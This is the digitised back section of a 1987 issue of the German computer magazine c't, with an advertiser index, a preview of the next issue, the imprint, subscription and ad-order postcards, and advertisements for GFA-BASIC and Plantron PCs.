basys, Eichenau 117, 191	Himmeröder, Oer-Erkenschwick 190	Reimer, Haßloch 107
BNT Computer, Stuttgart 103	Hochmuth Bieling, Essen 181	resco, Augsburg 181
Bob, Mikroprozessortechn., Augsburg 189	HORNET, Oberhausen 19	RETO-SOFT, Offenbach 177
Bockstaller, Wehr 181	Huber, Donauwörth 173	Rhothron, Homburg/Saar .. 183, 189
Brainware, Wiesbaden 169	HUCK-Electronic, Bönningstedt 192	R + L Verwertungs GmbH, Langenlonsheim 179
Brock, Reutlingen 188	Hüthig-Verlag, Heidelberg 79	Rose, Gladbeck 85
bsb Datentechnik, Köln 189	HW Elektronik, Hamburg 93	Rupp, CH-Appenzell 188
BSP Krug, Regensburg 105	ICT, Goldbach 189	Segor electronics, Berlin 177
ccp datentechnik, Hamburg 157	ines, Köln 181	SEH, Erlensee 47
CCP-Software, Marburg/Lahn .. 21	isert, Eiterfeld 67	Seitz, Fußenberg 113
CE-TEC, Ahrensburg 79	iSYSTEM, Dachau 183	SEMITRONIX, Markt Igensdorf 185
C + M Meyer, Viersen 187	Jahns, Berlin 29	Simons, Bedburg 107
Colonia, Köln 8	JELINEK, Darmstadt 188	SOFTIM, Stuttgart 177
COMEX, Herrenberg 123	KOGA, Frankfurt 157	Softpoint, München 16
ComFood, Münster 105	Krischer, Aachen 107	Sontag, Waldfeucht 185
Computer Discount 2000, Urmitz 188	Kühn, Schenefeld 190	SPEECH DESIGN, Germering .. 185
Computermarkt, Düsseldorf 113	Kulenkampff & Konitzky, Bremen 141	Suchy, Olching 175
ComputerShop, Ottobrunn 131	KWEM, Göttingen 117	Sybex Verlag, Düsseldorf 23
CompWare, Gernsheim 181	Kyocera, Düsseldorf 9	Systech, Braunschweig 189
CONEX, Solingen 77	LASER Print, Fränkisch-Crumbach 8	Schirmer, Frankfurt 188
Conitec, Darmstadt 157	LECH-TECHNICS, Kerpen-Türnich 147	Schmidt, Menden 187
CO-SA, Monheim 57	Linden, von der, Oberhausen .. 173	Schmidtke, Aachen 129
cse, Ravensburg 141	LOGIS, Köln 123	Schneider & Wolf, Stadtbergen 175
Data Becker, Düsseldorf 37, 51, 59, 69	LOGITECH SA, CH-Apples 97	Schwartz, Unna 8
Datronix, Eschborn 151	MACHO, Frankfurt 192	Schwarz & Müller, Stephanskirchen 173
Dawicontrol, Göttingen 93	Manger Electronic, Freiburg 159	STAC, Düsseldorf 84
DOBBERTIN, Brühl 141	MARFLOW, Hannover 127	STOCKEM, Soest 123
Dysan, Frankfurt 43	Mathes, Laer 15	Tennert, Weinstadt-Endersbach 177
ECOSOFT, Waldshut-Tiengen .. 189	Matrai, L.-Echterdingen 188	TSS-Schmitz, Bierenbachtal .. 173
Edicta, Stuttgart 127	MaWi-Soft, Jersbek 173	UBM Drecker, Hamdorf 169
EDTZ, Ottobrunn 17	MCI, Berg-Gladbach 2, 34, 35	Ueding, Menden 192
ELZET 80, Detmold 27	Melchers, Bremen 49	UNISYS, Bottrop 55
ES, Ismaning 189	MEMA, Frankfurt 189	Vasco, Oyten 96
Esch, Lübeck 159	Meyer, Würzburg 179	Verheyen, Straelen-Herongen .. 181
FORTH-SYSTEME, Flesch, Breisach 159	Milde, München 177	VKT, Pfullingen 147
Franzis-Verlag, München .. 20, 137	MLS, Marburg 175	WALLFAHRER, Nürnberg 8
Fujitsu, Frankfurt 61	mp//c Datentechnik, Kerpen ... 141	Walter & Frank, Braunschweig 123
Gerloff, Hamburg 192	Müller, Bonn 157	Weber, Würzburg 131
ges Graf, Kempten 177	Nohe, Herzogenaurach 157	WESTPHAL-ELEKTRONIK, Lübeck 191
GfA Systemtechnik, Düsseldorf 199	Oettle & Reichler, Augsburg ... 10	WITCH SYSTEMS, CH-Zürich .. 11
G + H Computersysteme, Seefeld 192	OKIDATA, Düsseldorf 45	Witron, Roßdorf 187
Godler, Berlin 101	Osborne, München 113	Zacher, Irrel 175
Große-Wilde, Bottrop 175	pandasoft, Berlin 179, 191	Zimmermann EDV, Seevetal 188, 190
GTI, Martin Renschler, Aachen . 85	PC Products, Böblingen 85	Z + M EDV-Büro, Berlin 113
GTI, Berlin 151	Pfotenhauer, Achern 81	
HABA-TECHNIK, Hamburg 39	Phoenix, Windhagen 180	
Hantarex, Altenkirchen 137	Piper & Partner, München 169	
	Plantron, Bad Homburg 7, 200	

Bitte beachten Sie den Beihefter vom Interest-Verlag, Kissing.

unter anderem

Textverarbeitung Nebensache?

Natürlich nicht. Nach wie vor ist Textverarbeitung das wichtigste Anwendungsgebiet für Personalcomputer. Aber ein moderner 16-Bit-Rechner wird dadurch bei weitem nicht ausgelastet – theoretisch könnte er den textverarbeitenden Benutzer zu dessen voller Zufriedenheit nebenbei bedienen, während er den aktuellen Text regelmäßig auf Diskette 'backupt', den Brief von vorhin schon einmal druckt, außerdem eine Mailbox verwaltet und Labordaten erfaßt und auswertet und eine Grafik plottet und... Und die Praxis? Das ist sie, jedenfalls unter RTOS-UH, wenn Sie das in PEARL geschriebene kleine Textprogramm aus der nächsten c't-Ausgabe verwenden, in dem auch die Eingabe, die Bildschirmausgabe und die Massenspeicherverwaltung als 'parallele Prozesse' behandelt werden. BASIC-, Pascal- und C-Programmierer, die schon immer gern einen eigenen Texteditor verfassen wollten, können daraus vielleicht den einen oder anderen Algorithmus verwenden, aber leider nicht das Multitasking, das alles andere so leicht macht.

IFC wird flexibel


CP/M-User wissen ein Lied davon zu singen: Die Anzahl der existierenden Diskettenformate ist schier unermesslich. Wer die IFC-Karte als eigenständigen CP/M-Rechner betreibt, wird das neue flexible IFC-BIOS zu schätzen wissen. Es wurde streng unter den Gesichtspunkten Modularität und Transparenz entworfen. So läßt es sich praktisch auf beliebige Diskettenformate einstellen. Gleichzeitig können bis zu sechzehn verschiedene Formate verarbeitet werden.

ECB-Prototyper

Gerade Rechner mit ECB-Bus lassen sich mit selbstentwickelten Karten leicht an spezielle Anforderungen anpassen. Ein großer Teil des Entwicklungsaufwandes entfällt dabei auf immer wiederkehrende Schaltungsteile, wie Datenbus-Treiber und Adreßdekoder. Diese Komponenten stellt der ECB-Prototyper für verschiedene Anwendungen konfigurierbar zur Verfügung und läßt auch für den Entwickler noch eine Menge Platz.

CAD-Programme im Vergleich

Was tut man mit seinem Computer, sofern er Grafik darstellen kann? Außer für Flugsimulatoren und andere Unterhaltungssoftware läßt er sich prinzipiell auch zum Erstellen von Zeichnungen aller Art einsetzen. Dies ermöglichen CAD-Programme.



die für den IBM PC und für Kompatible mittlerweile in großer Zahl angeboten werden. In unserem Vergleichstest messen sich AutoCAD, drafix I plus, RoboCAD und uniCAD. In unserer aktuellen CeBIT-Berichterstattung berichten wir natürlich nicht nur über Neuigkeiten im CAD-Bereich.

Heft 5/87 erscheint am 16. April 1987
Änderungen vorbehalten

Das bringen

INPUT 64
DAS ELEKTRONISCHE MAGAZIN
Infos - News - Programme - Unterhaltung - Tips

**INPUT 4/87 –
ab 6. April am Kiosk**

Isolieren statt heizen: Wärmebedarfs-Berechnung für jede Wohnung * Die Super-Zoom-Sensation: Fernsehbild ohne den bisher typischen Rahmen * Interaktiver Maschinensprache-Kurs Teil 2: Flaggen zeigen * Re-Assembler für INPUT-Assembler * Spekulator: Wie wird man 15 Millionen DM Schulden los? * Englische Grammatik * 64er Tips * u.v.a.m.

elrad
magazin für elektronik

**elrad 4/87 –
ab 30. März am Kiosk**

* Bauanleitung Bühne/Studio: MIDI-Routing – das lästige Umstecken der bitführenden Kabel ist vorbei * Die elrad-Laborblätter: Relais am Ausgang – zuverlässige Power-Schnittstelle * Bauanleitung NF: Digital-Sampler mit RAM * Bauanleitung Labor: Lötfix – Temperaturregelung für jeden LötKolben * Report: Kabel – was man beachten muß * u.v.a.m.

Impressum:

c't Magazin für Computertechnik
Verlag Heinz Heise GmbH
Bissendorfer Straße 8
Postfach 61 04 07
3000 Hannover 61
Telefon: 05 11 / 53 52 - 0
Telefax: 05 11 / 53 52 - 1 29
Telex: 9 23 173 heise d

technische Anfragen nur freitags 9.00–15.00 Uhr

Postcheckamt Hannover, Konto-Nr. 93 05-308
Kreissparkasse Hannover, Konto-Nr. 000-019968
(BLZ 250 502 99)

Herausgeber: Christian Heise

Chefredakteur: Christian Persson
Andreas Burgwitz (stv.)

Redaktion:

Johannes Assenbaum
Bernd Behr
Manfred Bertuch
Axel Dittes
Dipl.-Ing. Detlef Grell
Andreas Stiller
Ines Wurm

Ständige Mitarbeiter:

Dipl.-Ing. Rolf Keller
Dipl.-Ing. Eberhard Meyer
Dipl.-Ing. Eckart Steffens
Dipl.-Ing. Kurt Werner
Peter Rosenbeck, MA
Peter Glasmacher

Redaktionsassistent: Martina Klie, Wolfgang Otto

Technische Assistent: Hans-Jürgen Berndt

Technische Zeichnungen: Marga Kellner

Grafische Gestaltung:

Wolfgang Ulber, Dirk Wollschläger

Fotografie: Lutz Reinecke

Verlag und Anzeigenverwaltung:

Verlag Heinz Heise GmbH
Bissendorfer Straße 8
Postfach 61 04 07
3000 Hannover 61
Telefon: 05 11 / 53 52 - 0
Telefax: 05 11 / 53 52 - 1 29
Telex: 9 23 173 heise d

Geschäftsführer:

Christian Heise, Klaus Hausen

Objekt- und Anzeigenleitung:

Wolfgang Penseler

Anzeigendisposition:

Gerlinde Donner-Zech, Birgit Klisch
Sylke Teichmann

Anzeigenpreise:

Es gilt die Anzeigenpreisliste Nr. 4
vom 1. Januar 1987

Vertrieb:

Anita Kreuzer

Bestellwesen:

Christine Koop

Herstellung:

Heiner Niens

Satz:

CW Niemeyer GmbH & Co KG Hameln

Druck:

Druckhaus Dierichs Kassel
Frankfurter Straße 168, 3500 Kassel

c't erscheint monatlich.

Einzelpreis DM 7,-, öS 62,-, sfr 7,-, hfl 9,50

Das Jahresabonnement kostet DM 77,- inkl. Versandkosten + MwSt., DM 89,- inkl. Versand (Ausland, Normalpost), DM 110,- inkl. Versand (Ausland, Luftpost).

Vertrieb (auch für Österreich, Niederlande, Luxemburg und Schweiz) und Abonnementverwaltung:

Verlagsunion Zeitschriften-Vertrieb

Postfach 57 07

D-6200 Wiesbaden

Ruf (0 61 21) 2 66-0

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Die geltenden gesetzlichen und postalischen Bestimmungen bei Erwerb, Errichtung und Inbetriebnahme von Sende- und Empfangseinrichtungen sind zu beachten.

Die gewerbliche Nutzung, insbesondere der Schaltpläne und gedruckten Schaltungen, ist nur mit schriftlicher Genehmigung des Herausgebers zulässig. Die Zustimmung kann an Bedingungen geknüpft sein.

Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Nachdruck nur mit Genehmigung des Verlages. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Für unverlangt eingedachte Manuskripte kann keine Haftung übernommen werden.

Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes. Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany

© Copyright 1987 by Verlag Heinz Heise GmbH

ISSN 0724-8679

Titelidee: c't

Titelfoto:

Lutz Reinecke

c't-Abonnement

Abrufkarte

GARANTIE

Wir garantieren jedem Abonnenten das Recht, seine Bestellung innerhalb einer Woche nach Abschluß schriftlich zu widerrufen.

Abrufkarte an Verlagsunion ab am:

Das c't-Abonnement ist jederzeit mit Wirkung ab der jeweils übernächsten Ausgabe kündbar. Überzahlte Abonnementsgebühren werden sofort anteilig erstattet.

Bitte leisten Sie keine Vorauszahlungen.

c't-Abonnement

Abrufkarte

Ja, übersenden Sie mir bis auf Widerruf alle zukünftigen c't-Ausgaben ab Monat:

(Kündigung ist jederzeit mit Wirkung ab der jeweils übernächsten Ausgabe möglich. Überzahlte Abonnementsgebühren werden sofort anteilig erstattet.)

Das Jahresabonnement kostet DM 77,- inkl. Versandkosten u. MwSt. — DM 89,- inkl. Versand (Ausland, Normalpost) — DM 110,- inkl. Versand (Ausland, Luftpost).

Vorname/Zuname

Straße/Nr.

PLZ/Wohnort

Datum/Unterschrift

Ich wünsche folgende Zahlungsweise:

Bargeldlos und bequem durch Bankeinzug _____ Bankleitzahl (bitte vom Scheck abschreiben)

Konto-Nr. _____ Geldinstitut: _____

Gegen Rechnung

Mir ist bekannt, daß ich diese Bestellung innerhalb von 8 Tagen widerrufen kann und bestätige dies durch meine Unterschrift. Zur Wahrung der Frist genügt die rechtzeitige Absendung.

Datum/Unterschrift

Bitte beachten Sie, daß diese Bestellung nur dann bearbeitet werden kann, wenn beide Unterschriften eingetragen sind.

c't - magazin für computer technik Kontaktkarte

Ich beziehe mich auf die in c't ____/8__, Seite ____ erschienene

Anzeige

und bitte Sie um weitere **Informationen** über Ihr Produkt _____

und gebe die nachfolgende **Bestellung** unter Anerkennung Ihrer Liefer- und Zahlungsbedingungen auf:

Menge	Produkt/Bestellnummer	à DM	gesamt DM

c't-Kontaktkarte

Mit dieser Service-Karte können Sie

● **Informationen** zu in c't angebotenen Produkten direkt bei den genannten Firmen **abrufen**;

● **Bestellungen** bei den inserierenden Anbietern **vornehmen**.

Absender nicht vergessen!

Datum, Unterschrift (für Jugendliche unter 18 Jahren der Erziehungsberechtigte)

c't - magazin für computer technik Kontaktkarte

Ich beziehe mich auf die in c't ____/8__, Seite ____ erschienene

Anzeige

und bitte Sie um weitere **Informationen** über Ihr Produkt _____

und gebe die nachfolgende **Bestellung** unter Anerkennung Ihrer Liefer- und Zahlungsbedingungen auf:

Menge	Produkt/Bestellnummer	à DM	gesamt DM

c't-Kontaktkarte

Mit dieser Service-Karte können Sie

● **Informationen** zu in c't angebotenen Produkten direkt bei den genannten Firmen **abrufen**;

● **Bestellungen** bei den inserierenden Anbietern **vornehmen**.

Absender nicht vergessen!

Datum, Unterschrift (für Jugendliche unter 18 Jahren der Erziehungsberechtigte)

Antwortkarte

Bitte mit der
jeweils gültigen
Postkartengebühr
freimachen

Verlagsunion
Zeitschriftenvertrieb
Postfach 11 47

6200 Wiesbaden

c't-Abonnement Abrufkarte


Abgesandt am

_____ 198__

zur Lieferung ab

Heft _____ 198__

c't-Kontaktkarte

Anschrift der Firma, bei
der Sie bestellen bzw. von der
Sie Informationen erhalten wollen. 

Absender

(Bitte deutlich schreiben)

Firma

Vorname/Name

Beruf/Funktion

Straße/Nr.

PLZ Ort

Telefon Vorwahl/Rufnummer

Postkarte

Bitte mit der
jeweils gültigen
Postkartengebühr
freimachen

Firma

Straße/Postfach

PLZ Ort

c't-Kontaktkarte


Abgesandt am

_____ 198__

an Firma _____

Bestellt/angefordert

c't-Kontaktkarte

Anschrift der Firma, bei
der Sie bestellen bzw. von der
Sie Informationen erhalten wollen. 

Absender

(Bitte deutlich schreiben)

Firma

Vorname/Name

Beruf/Funktion

Straße/Nr.

PLZ Ort

Telefon Vorwahl/Rufnummer

Postkarte

Bitte mit der
jeweils gültigen
Postkartengebühr
freimachen

Firma

Straße/Postfach

PLZ Ort

c't-Kontaktkarte

Abgesandt am

_____ 198__

an Firma _____

Bestellt/angefordert

Auftragskarte

Bitte veröffentlichen Sie in der nächsterreichbaren Ausgabe folgenden Text im Fließsatz als
 private Kleinanzeige gewerbliche Kleinanzeige*
(mit G gezeichnet)

DM

3,99 (6,61)	
7,98 (13,22)	
11,97 (19,83)	
15,96 (26,44)	
19,95 (33,05)	
23,94 (39,66)	
27,93 (46,27)	
31,92 (52,88)	

Private Kleinanzeigen je Druckzeile DM 3,99 inkl. MwSt.
 Gewerbliche Kleinanzeige je Druckzeile DM 6,61 inkl. MwSt.
 Chiffregebühr DM 5,70 inkl. MwSt.

Pro Zeile bitte jeweils 45 Buchstaben einschl. Satzzeichen und Wortzwischenräume. Wörter, die **fettgedruckt** erscheinen sollen, unterstreichen Sie bitte. Den genauen Preis inklusive Mehrwertsteuer können Sie so selbst ablesen. * Der Preis für gewerbl. Kleinanzeigen inkl. MwSt. ist in Klammern angegeben. Soll die Anzeige unter einer Chiffre-Nummer laufen, so erhöht sich der Endpreis um DM 5,70 Chiffre-Gebühr inkl. MwSt. **Bitte umstehend Absender nicht vergessen!**

c't - magazin für computer technik Kontaktkarte

Ich beziehe mich auf die in c't ____/8__, Seite ____ erschienene

- Anzeige
- und bitte Sie um weitere **Informationen** über Ihr Produkt _____
- und gebe die nachfolgende **Bestellung** unter Anerkennung Ihrer Liefer- und Zahlungsbedingungen auf:

Menge	Produkt/Bestellnummer	à DM	gesamt DM

c't-Kontaktkarte

Mit dieser Service-Karte können Sie

- **Informationen** zu in c't angebotenen Produkten direkt bei den genannten Firmen **abrufen**;
- **Bestellungen** bei den inserierenden Anbietern **vornehmen**.

Absender nicht vergessen!

Datum, Unterschrift (für Jugendliche unter 18 Jahren der Erziehungsberechtigte)

c't - magazin für computer technik Kontaktkarte

Ich beziehe mich auf die in c't ____/8__, Seite ____ erschienene

- Anzeige
- und bitte Sie um weitere **Informationen** über Ihr Produkt _____
- und gebe die nachfolgende **Bestellung** unter Anerkennung Ihrer Liefer- und Zahlungsbedingungen auf:

Menge	Produkt/Bestellnummer	à DM	gesamt DM

c't-Kontaktkarte

Mit dieser Service-Karte können Sie

- **Informationen** zu in c't angebotenen Produkten direkt bei den genannten Firmen **abrufen**;
- **Bestellungen** bei den inserierenden Anbietern **vornehmen**.

Absender nicht vergessen!

Datum, Unterschrift (für Jugendliche unter 18 Jahren der Erziehungsberechtigte)

Absender (Bitte deutlich schreiben!)

Vorname/Name

Beruf

Straße/Nr.

PLZ Ort

Veröffentl. nur gegen Vorkasse.

Bitte veröffentlichen Sie umstehenden Text in der nächsterreichb. Ausgabe v. c't.

Den Betrag buchen Sie bitte von meinem Konto ab.

Konto-Nr.:

BLZ:

Bank:

Den Betrag habe ich auf Ihr Konto überwiesen. Postgiro Hannover, Konto-Nr. 9305-308; Kreissparkasse Hannover, Konto-Nr. 000-019968

Scheck liegt bei.

Datum rechtsverb. Unterschrift (für Jugendliche unter 18 Jahren der Erziehungsab.)

c't-Kontaktkarte

Anschrift der Firma, bei der Sie bestellen bzw. von der Sie Informationen erhalten wollen.

Absender (Bitte deutlich schreiben)

Vorname/Name

Beruf

Straße/Nr.

PLZ Ort

Telefon Vorwahl/Rufnummer

c't-Kontaktkarte

Anschrift der Firma, bei der Sie bestellen bzw. von der Sie Informationen erhalten wollen.

Absender (Bitte deutlich schreiben)

Vorname/Name

Beruf

Straße/Nr.

PLZ Ort

Telefon Vorwahl/Rufnummer

Antwort

Bitte mit der jeweils gültigen Postkartengebühr freimachen



Anzeigenabteilung
Verlag Heinz Heise GmbH
Postfach 61 04 07

3000 Hannover 61

Postkarte

Bitte mit der jeweils gültigen Postkartengebühr freimachen

Firma

Straße/Postfach

PLZ Ort

Postkarte

Bitte mit der jeweils gültigen Postkartengebühr freimachen

Firma

Straße/Postfach

PLZ Ort

c't - Gelegenheitsanzeige Auftragskarte

Nutzen Sie diese Karte, wenn Sie etwas suchen oder anzubieten haben!

Abgesandt am _____ 198__

Bemerkungen

Abbuchungserlaubnis erteilt am:

c't-Kontaktkarte

Abgesandt am _____ 198__

an Firma _____

Bestellt/angefordert


c't-Kontaktkarte

Abgesandt am _____ 198__

an Firma _____


Bestellt/angefordert

Für alle ATARI ST



Kompakter Hochgeschwindigkeits-Interpreter,
11stellige Genauigkeit,
strukturiertes Programmieren,
einfachste GEM-Programmierung,
komfortabler Editor.



GFA-BASIC Interpreter V 2.0
DM 169,-



Schneller 2-Pass-Compiler, benötigt keinen Linker,
erzeugt sehr schnelle, kurze Programme ohne Runtime-Modul,
voll kompatibel zum Interpreter, einfachste Bedienung.

GFA-BASIC Compiler
DM 169,-

GFA-Buch DM 79,-
Incl. Diskette mit Beispiel-Programmen



Voll GEM-gesteuertes, leistungsfähiges CAD-Programm, maßstabgerechtes Erstellen von Zeichnungen in Zoll und mm, Bildausschnitte und Symbole beliebig manipulierbar und gradweise drehbar, mächtige Zeichenfunktionen wie z. B. Lot, Winkel zu Geraden, Kreis durch 3 Punkte, etc. 255 Zeichenebenen (10 gleichzeitig darstellbar). Schraffieren von beliebigen Flächen. Einfachste Handhabung. Läuft auf fast allen Plottern und Druckern und Bibliotheken in beliebiger Menge anlegbar.



Schnelles, interaktives 3D-Objektprogramm zum Generieren von 2D- und 3D-Objekten.

Aus GFA-BASIC heraus können problemlos 2D- oder 3D-Spiele, Animationen oder bewegte Simulationen erzeugt werden.

GFA-VEKTOR DM 149,-

...Anruf genügt: 02 11-58 80 11

GFA Systemtechnik GmbH

Heerdter Sandberg 30
D-4000 Düsseldorf 11
Telefon 02 11/58 80 11



PLANTRON

Die nächste Generation:

PT-386

80386-16 CPU, 512 KB RAM, 16 MHz, Grafikkarte 720 x 348 Punkte, 2 Druckerschnittstellen, serielle Schnittstelle, Echtzeituhr, Floppy-Disk-Controller, Diskettenlaufwerk 1.2 MB, große DIN-Tastatur, erweitertes MS-DOS 3.20 und GW-BASIC.

DM 13998,-*

PT-386 E/40

80386-16 CPU, 512 KB RAM, 16 MHz, Grafikkarte 640 x 350 Punkte (EGA), 2 Druckerschnittstellen, serielle Schnittstelle, Echtzeituhr, Hard-/Floppy-Disk-Controller, Diskettenlaufwerk 1.2 MB, 2 Festplatten je 25.6 MB (brutto), große DIN-Tastatur, erweitertes MS-DOS 3.20 und GW-BASIC.

DM 16998,-*



PT-LC

8088-2 CPU, 256KB RAM (max. 640 KB), 4.77/8 MHz, Grafikkarte 720x348 Punkte, Druckerschnittstelle, Diskettenlaufwerk 360 KB, große DIN-Tastatur, erweitertes MS-DOS 3.20 und GW-BASIC.

DM 1798,-*

PT-LC/20/30

Wie PT-LC, jedoch zusätzlich mit Festplatte 20/30 MB (netto)

DM 3398,-* / 3598,-*



PT-XT

8088-2 CPU, 256KB RAM (max. 640 KB), 4.77 / 8 MHz, Grafikkarte 720x348 Punkte, 2 Druckerschnittstellen, serielle Schnittstelle, Game-Port, Echtzeituhr, 2 Diskettenlaufwerke je 360 KB, große DIN-Tastatur, erweitertes MS-DOS 3.20 und GW-BASIC

DM 2398,-*

PT-XT/20/30

Wie PT-XT, jedoch zusätzlich mit Festplatte 20/30 MB (netto)

DM 3998,-* / 4198,-*



PT-ST

80286-8 CPU, 640 KB RAM (max. 1MB on Board), 6/8 MHz, Grafikkarte 720x348 Punkte, Druckerschnittstelle, Echtzeituhr, Floppy-Disk-Controller, Diskettenlaufwerk 1.2 MB, große DIN-Tastatur, erweitertes MS-DOS 3.20 und GW-BASIC

DM 3798,-*

PT-AT

80286-8 CPU, 640 KB RAM (max. 1MB on Board), 6 / 8 MHz, Grafikkarte 720 x 348 Punkte, 2 Druckerschnittstellen, serielle Schnittstelle, Game Port, Echtzeituhr, Hard-/Floppy-Disk-Controller, Diskettenlaufwerk 1.2 MB, große DIN-Tastatur, erweitertes MS-DOS 3.20 und GW-BASIC

DM 4798,-*

PT-AT/20/30

Wie PT-AT, jedoch zusätzlich mit Festplatte 20/30 MB (netto)

DM 5998,-* / 6198,-*

Alle Computersysteme mit ausführlichem deutschen Handbuch.

PLANTRON Produkte erhalten Sie nur im autorisierten Fachhandel. Fordern Sie die neuesten Prospekte sowie das Fachhändlerverzeichnis an.

* Alle Preise unverbindliche Preisempfehlungen, ohne Monitore.

PLANTRON Computer GmbH

Höhestraße 28 · D-6380 Bad Homburg v.d.H. · Telefon: 06172/25188* · Tx: 417410 placod